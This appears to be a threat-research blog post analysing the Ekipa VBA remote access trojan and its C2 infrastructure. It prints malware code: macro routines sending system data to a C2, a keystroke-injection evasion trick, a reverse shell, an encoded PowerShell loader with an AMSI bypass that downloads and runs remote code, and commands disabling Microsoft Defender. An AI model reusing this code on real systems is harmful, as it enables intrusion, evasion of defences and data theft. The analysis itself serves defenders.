
Malicious Macros Adapt to Use Microsoft Publisher to Push Ekipa RAT



After Microsoft announced this year that macros from the Internet will be blocked by default in Office, many threat actors have switched to different file types such as Windows Shortcut (LNK), ISO or ZIP files, to distribute their malware. Nevertheless, Office documents are still actively leveraged in many campaigns and pose a large risk to organizations, especially with threat actors continuously finding new ways to avoid detection.

The Trustwave SpiderLabs' Research Team has analyzed samples of an Ekipa Remote Access Trojan (RAT) in the wild, and found interesting techniques for the use of malicious Office documents. As shown in this research, the Ekipa RAT was added to a sophisticated threat actors' cyber arsenal and used in the Russian – Ukraine war.

Overview of Functionalities

Ekipa is a Remote Access Trojan used for targeted attacks and can be purchased on underground forums, as CloudSEK found in its research. The current price is set at $3,900, which is very high. The trojan leverages MS Office and Visual Basic for Applications as its main infection and operations vector. It also comes with a control panel and builders for:

- MS Word Macros
- XLL Excel add-ins
- MS Publisher Macros

A Remote Access Trojan is capable of:

- Collecting information about a targeted system (basic system information, installed AV products, GPU and CPU information and more)
- Browsing and downloading of files on attached drives
- Dropping files
- Executing files and commands.

When used with malicious Word documents, the trojan's main functions are implemented in a one-time VBA macro template. When the document is reopened, the server rejects the request to download the macro template and all subsequent requests for installation actions.




***Figure 1**: Ekipa RAT advertisement on the XSS forum*




***Figure 2**: Ekipa RAT is continuously updated with new features as seen in presented screenshot from the XSS forum.*

Analysis of Microsoft Word Documents with Remote Template

There are multiple documents related to Ekipa RAT on popular malware analysis sites, but since the Command and Control (C2) server rejects the subsequent requests for the remote template, there are only a few available for analysis. Malwarebytes analyzed an early version of the template in July 2021 and a few samples were discovered by other researchers and posted on Twitter. The comprehensive list of samples identified by Trustwave is presented in the IOC section of this blog. In the following paragraphs we analyzed the Microsoft Word remote templates:

- 4ee626e058e7be9e5d20f314895500c5abf34c61a15a3b9b4f90c04f88c26aad
- E5a302c3d53851be4e09585f7462346a6f7a71b02bf38d8483f5c48e2ab845c7

Execution

The initial Microsoft Word document "Приказ №21 от 29-03-2022.docx" was observed in March 2022. Upon execution, it downloads the remote template from the URL:

```
hxxps[.]//roskazna[.]net/acpx/t.php?
t=774b4bcb8d7287d011ac9cb2d7ff2a76659ca82a46e5df7783c9ff011d19b21e17393264b85072391adc0b57f0a
bea9e&action=show_document&z=1&x=2500.
```

This URL pattern matches URLs seen in other documents related to Ekipa RAT. They contact 't.php' endpoint with parameter "t" which is the unique identifier ensuring that the remote template can be fetched only once for any given initial Word document file, and parameter "action" with "show_document" value.

The remote template executes the VBA RAT after the user decides to close the document. In the DocumentBeforeClose procedure, it cancels shutdown of the document and instead sets the Application.Visible property to False. Then it executes the main ConnectCP funciton.

```
Option Explicit
Public WithEvents oApp As Word.Application
Private Sub oApp_DocumentBeforeClose(ByVal Doc As Document, Cancel As Boolean)
Application.Visible = False
Cancel = True
ConnectCP
End Sub
```

***Figure 3**: DocumentBeforeClose procedure in analyzed template*

Main Functionalities

In the ConnectCP routine, the malicious macro collects information about the system and stores it in a JSON format. Next, it leverages SetTimer to set up a procedure ("TimerProc") that will execute every 2.5 seconds. The time interval value is the 'x' parameter in the initial URL fetching the remote template.

The timer procedure executes the function responsible for sending the initially collected data about the system to the Command-and-Control server. In response the server returns a list of tasks for the trojan to execute.

```
Sub ConnectCP()
Dim a As String: a = "x64"
url = ThisDocument.AttachedTemplate.FullName
Info = "{""uuid"":""" & getUUID & """,""" & "os"":""" & getOS & getOSArch & """,""cpu"":""" & getCPU & """,""gpu"":""" & ge
timerID = SetTimer(0&, timerID, CSng(Split(url, "&x=")(1)), AddressOf TimerProc)
End Sub

Sub TimerProc(ByVal hwnd As LongPtr, ByVal uMsg As LongPtr, ByVal nIDEvent As LongPtr, ByVal dwTimer As LongPtr)
ET (SI(Info, "info"))
End Sub

Public Function SI(Info As String, mode As String) As String
On Error Resume Next
    Set op = CreateObject("WinHttp.WinHttpRequest.5.1")
    op.Open "POST", url & "&y=" & Environ("Temp"), False
    op.setRequestHeader "mode", mode
    op.setRequestHeader "uuid", getUUID
    op.Send Info
    op.WaitForResponse
    SI = op.ResponseText
End Function
```

***Figure 4**: System information collection and exfiltration.*

The RAT has nine different tasks that it can implement. These are similar to what Malwarebytes observed in its research, notably that the shellcode execution feature is missing. An interesting technique used to implement the exaction of a command is described in the following section.

Task ID	Task
1	Set different timer procedure execution interval
2	Enumerate drives
3	Enumerate files and directories
4	Exfiltrate files or directories
5	Download file
6	Not implemented
7	Delete file
8	Copy file
@	Execute command

***Figure 5**: Tasks implemented in the VBA RAT*

Commands Execution via SendInput

One of the analyzed malware capabilities is the execution of commands provided by the Command-and-Control server. For that purpose, threat actors use a technique leveraging SendInput function from USER32.DLL.

```
Dim st(159) As Byte: 'Define Array with INPUT structures for the Left Windows + R events
st(0) = 1:
st(8) = 91:
st(40) = 1:
st(48) = 82:
st(80) = 1:
st(88) = 91:
st(92) = 2:
st(120) = 1:
st(128) = 82:
st(132) = 2

Dim us() As Byte:
ReDim us(Len(command) * 80 + 80):

'Key events for the provided command
Dim hb, lb As Integer
For I = 0 To Len(command) - 1:
  hb = AscW(Mid(command, I + 1, 1)) And 255:
  lb = AscW(Mid(command, I + 1, 1)) \ 255: us(I * 40) = 1:
  us(I * 40 + 40) = 1: us(I * 80) = 1: us(I * 80 + 40) = 1:
  us(I * 80 + 12) = 4: us(I * 80 + 52) = 6: us(I * 80 + 10) = hb:
  us(I * 80 + 11) = lb:
  us(I * 80 + 50) = hb:
  us(I * 80 + 51) = lb:
Next

'Press and release ENTER key events
us(I * 80) = 1:
us(I * 80 + 8) = 13:
us(I * 80 + 40) = 1:
us(I * 80 + 48) = 13:
us(I * 80 + 52) = 2

SendInput 4, ByVal VarPtr(st(0)), 40 'Left Windows + R staring run command window

Dim hw As Long:
hw = GetForegroundWindow:
While hw = GetForegroundWindow:
Wend SendInput Len(command) * 2 + 2, ByVal VarPtr(us(0)), 40 'Events starting command
```

***Figure 6**: Beautified VBA code executing commands leveraging SendInput function.*

Malicious VBA Macro synthesizes keyboard input to open ‘Run’ window and execute malicious commands. This way it evades the Parent-Child process relationships. As shown in the example below, leveraging this technique to run cmd.exe, titled ‘CMDSendInput’, opens a new console window with the explorer.exe as a parent process and not winword.exe as for the cmd.exe, titled “CMDCallShell” opened via classic “Call” and “Shell” Visual Basic functions.




***Figure 7**: Example Run Window Starting Command Prompt*




***Figure 8**: Process tree with executed Command Prompts*

This is significant as the Parent-Child process relationships are often the basis for detection of malicious activity by security products.

e5a302c3d53851be4e09585f7462346a6f7a71b02bf38d8483f5c48e2ab845c7

Based on Creation Date analysis, this template is a later version of Ekipa RAT. As per this timestamp it was created on August 7, 2022, but it was observed in the wild around December 12, 2022. Multiple documents were submitted to Virustotal fetching this remote template, suggesting a wider campaign. All used a lure targeting Russian recipients.




***Figure 9**: Lure used in document OPRF.docx*

URLs fetching the remote template share the same pattern as with other C2 servers. Here is an example of the link:

```
hxxps://ekb[.]tanzedrom[.]ru/secure-document/t.php?
t=67b81a557d8dbe296942c0efdc0030f01f03933b9ea815975089e1f8c06db9c521f7ef9b70ad25db8f8483cbbb2
fb813&action=show_document&z=OPRFTHRD&x=5000
```

Functionalities of the VBA RAT in the remote template are similar to those in an earlier version analyzed in previous paragraphs. Notably, there is a new task that can be executed by the RAT which is a reverse shell. More detail on Reverse Shell Creation is presented in the next section.

Reverse Shell Creation

A new task with Task ID '~' is responsible for creating a reverse shell for the attacker. It creates a 'cmd.exe' process with a modified StartupInfoA structure so that standard input and output is routed through two created pipes. One of them is used to send commands to Command Prompt and the second one to read the output.

```
If Mid(NIA, 1, 1) = "~" Then
    Dim OP As String:
    Dim pi(3) As LongPtr:
    Dim sui(16) As LongPtr:
    Dim p0r, p0w, p1r, p1w As LongPtr:
    Dim written, avail, read As Long:
    Dim buf() As Byte
    CreatePipe p0r, p0w, 0&, 0:
    CreatePipe p1r, p1w, 0&, 0:
    SetHandleInformation p0r, 1, 1:
    SetHandleInformation p1w, 1, 1
    If arch = "x64" Then
    sui(7) = 1103806595072#:
    sui(10) = p0r:
    sui(11) = p1w:
    sui(12) = p1w
    Else

    sui(11) = &H101:
    sui(14) = p0r:
    sui(15) = p1w:
    sui(16) = p1w
    End If
    'CreateProcessA
    AP "C:\Windows\System32\cmd.exe", "", 0&, 0&, 1&, 0&, GetEnvironmentStrings, Environ$("USERPROFILE"), VarPtr(sui(0)), VarPtr(pi(0)):
    CloseHandle pi(1):
    pi(1) = 0
    Do While WaitForSingleObject(pi(0), 0) <> 0
        PeekNamedPipe p1r, 0&, 0&, 0&, avail, 0&
        If avail = 0 Then
            DoEvents
            If OP <> "" Then
                WriteFile p0w, OP & vbCrLf, Len(OP) + 2, written, 0&
                OP = ""
            End If
        Else
            ReDim buf(0 To avail)
            ReadFile p1r, buf(0), avail, 0&, 0&
            Call SI(StrConv(buf, vbUnicode), "cr")
        End If
        OP = SI("", "cc")
    Loop
End If
```

***Figure 10**: Reverse Shell Creation implementation of Ekipa RAT*

Use of Ekipa RAT In The Wild

The most recent Ekipa RAT Command and Control server identified by SpiderLabs is domain ekb[.]tanzedrom[.]ru. This C2 server quickly became inactive, and we were unable to interact with it. However, during our research we were able to communicate with the other identified C2 server, domain azure-tech[.]pro.

The server did not respond to requests fetching the remote template, but after analysis of the template observed in earlier infections and described in the previous section, we were able to interact with the server and acquire a list of tasks that were supposed to execute on an infected machine. What's interesting is that the C2 server appeared to be geo-fenced to only allow traffic from Ukraine. Fetched tasks included the download of second stage payloads from another server and execution of two files.




***Figure 11**: Infection flow of a sample communicating with one of the analyzed C2 servers.*

The second-stage server, 146.70.87[.]218, was not active at the time of the analysis, however pivoting on this IP address and URL pattern we found additional IP addresses, that we assess with high confidence to be part of the same malicious infrastructure.

***Figure 12**: Identified malicious infrastructure and its similarities*

Security Researcher @1LuminateTheNet shared directory listing 146.70.87[.]148 on Twitter. We found similar batch scripts on active server 185.246.220[.]149.




***Figure 13**: Directory Listing identified on one of the servers.*

All batch scripts share similar patterns. {FILENAME}.bat is an encoded Powershell command. An example of which is presented in Figure 14.

```
@echo off
powershell -nop -w hidden -encodedcommand CgBQAG8AdwBlAHIAUwBoAGUAbABsAC4AZQB4AGUAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAAewAKACQAYQA9ACIANQA0ADkAMgA4ADYAOAA3ADcAMgA4ADAAMQA3ADQAOAA2ADgAOAAxADYAOAA3ADQANwAyADgAMAA3ADIAOAAxADgANwAxADcAMwA2ADgAOAA4ADcAOAAyADgAMAA2ADgAOAA3ADcANgA4ADIAOAAiAAoAJABiAD0AIgAxADEANwAzADYAOAAwADgANgA3ADYANQA2ADgANwA3ADYANwA5ADgANgA2ADgAOAAwADgANgA3ADYANAA0ADgAMQA3ADYAOAA3ADQAMQA2ADgANwA2ADcAOQA3ADIANwAxACIACgAkAGMAPQBbAHMAdAByAGkAbgBnAF0AKAAwAC4ALgAzADcAfAAlAHsAWwBjAGgAYQByAF0AWwBpAG4AdABdACgAMgA5ACsAKAAkAGEAKwAkAGIAKQAuAHMAdQBiAHMAdAByAGkAbgBnACgAKAAkAF8AKgAyACkALAAyACkAKQB9ACkALQByAGUAcABsAGEAYwBlACAAIgAgACIACgAkAGQAPQBbAFIAZQBmAF0ALgBBAHMAcwBlAG0AYgBsAHkALgBHAGUAdABUAHkAcABlACgAJABjACkACgAkAGUAPQBbAHMAdAByAGkAbgBnAF0AKAAzADgALgAuADUAMQB8ACUAewBbAGMAaABhAHIAXQBbAGkAbgB0AF0AKAAyADkAKwAoACQAYQArACQAYgApAC4AcwB1AGIAcwB0AHIAaQBuAGcAKAAoACQAXwAqADIAKQAsADIAKQApAH0AKQAtAHIAZQBwAGwAYQBjAGUAIAAiACAAIgAKACQAZgA9ACQAZAAuAEcAZQB0AEYAaQBlAGwAZAAoACQAZQAsACcATgBvAG4AUABlAGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkACgAkAGYALgBTAGUAdABWAGEAbAB1AGUAKAAkAG4AdQBsAGwALAAkAHQAcgB1AGUAKQAKAEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADMALgA0ADcALgA2ADEALgAxADgAMgAvAGwAbwBhAGQALwAxACcAKQApAAoAfQAKAA==
```

***Figure 14**: Example encoded PowerShell command.*

The decoded command consists of two parts:

1. Obfuscated AMSI bypass oneliner:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

1. Execution of commands fetched from /load/{FILENAME} URI

```
PowerShell.exe -WindowStyle hidden {
$a="549286877280174868816874728072818717368887828068877 6828"
$b="11736808676568776798668808676448176874168769 7271"
$c=[string](0..37|%{[char][int](29+($a+$b).substring(($_*2),2))})-replace " "
$d=[Ref].Assembly.GetType($c)
$e=[string](38..51|%{[char][int](29+($a+$b).substring(($_*2),2))})-replace " "
$f=$d.GetField($e,'NonPublic,Static')
$f.SetValue($null,$true)
IEX ((new-object net.webclient).downloadstring('http://193.47.61.182/load/powerDEF'))
}
```

***Figure 15**: Example decoded powerDEF.bat script.*

Analysis of powerDEF.bat

Script powerDEF.bat executes a list of commands tampered with the Microsoft Defender settings presented in Figure 16.

1	Add-MpPreference -ExclusionExtension ".bat"
2	Add-MpPreference -ExclusionExtension ".exe"
3	Set-MpPreference -EnableControlledFolderAccess Disabled
4	Set-MpPreference -PUAProtection disable
5	Set-MpPreference -EnableControlledFolderAccess Disabled
6	Set-MpPreference -PUAProtection disable
7	Set-MpPreference -DisableRealtimeMonitoring $true
8	Set-MpPreference -DisableBehaviorMonitoring $true
9	Set-MpPreference -DisableBlockAtFirstSeen $true
10	Set-MpPreference -DisableIOAVProtection $true
11	Set-MpPreference -DisablePrivacyMode $true
12	Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
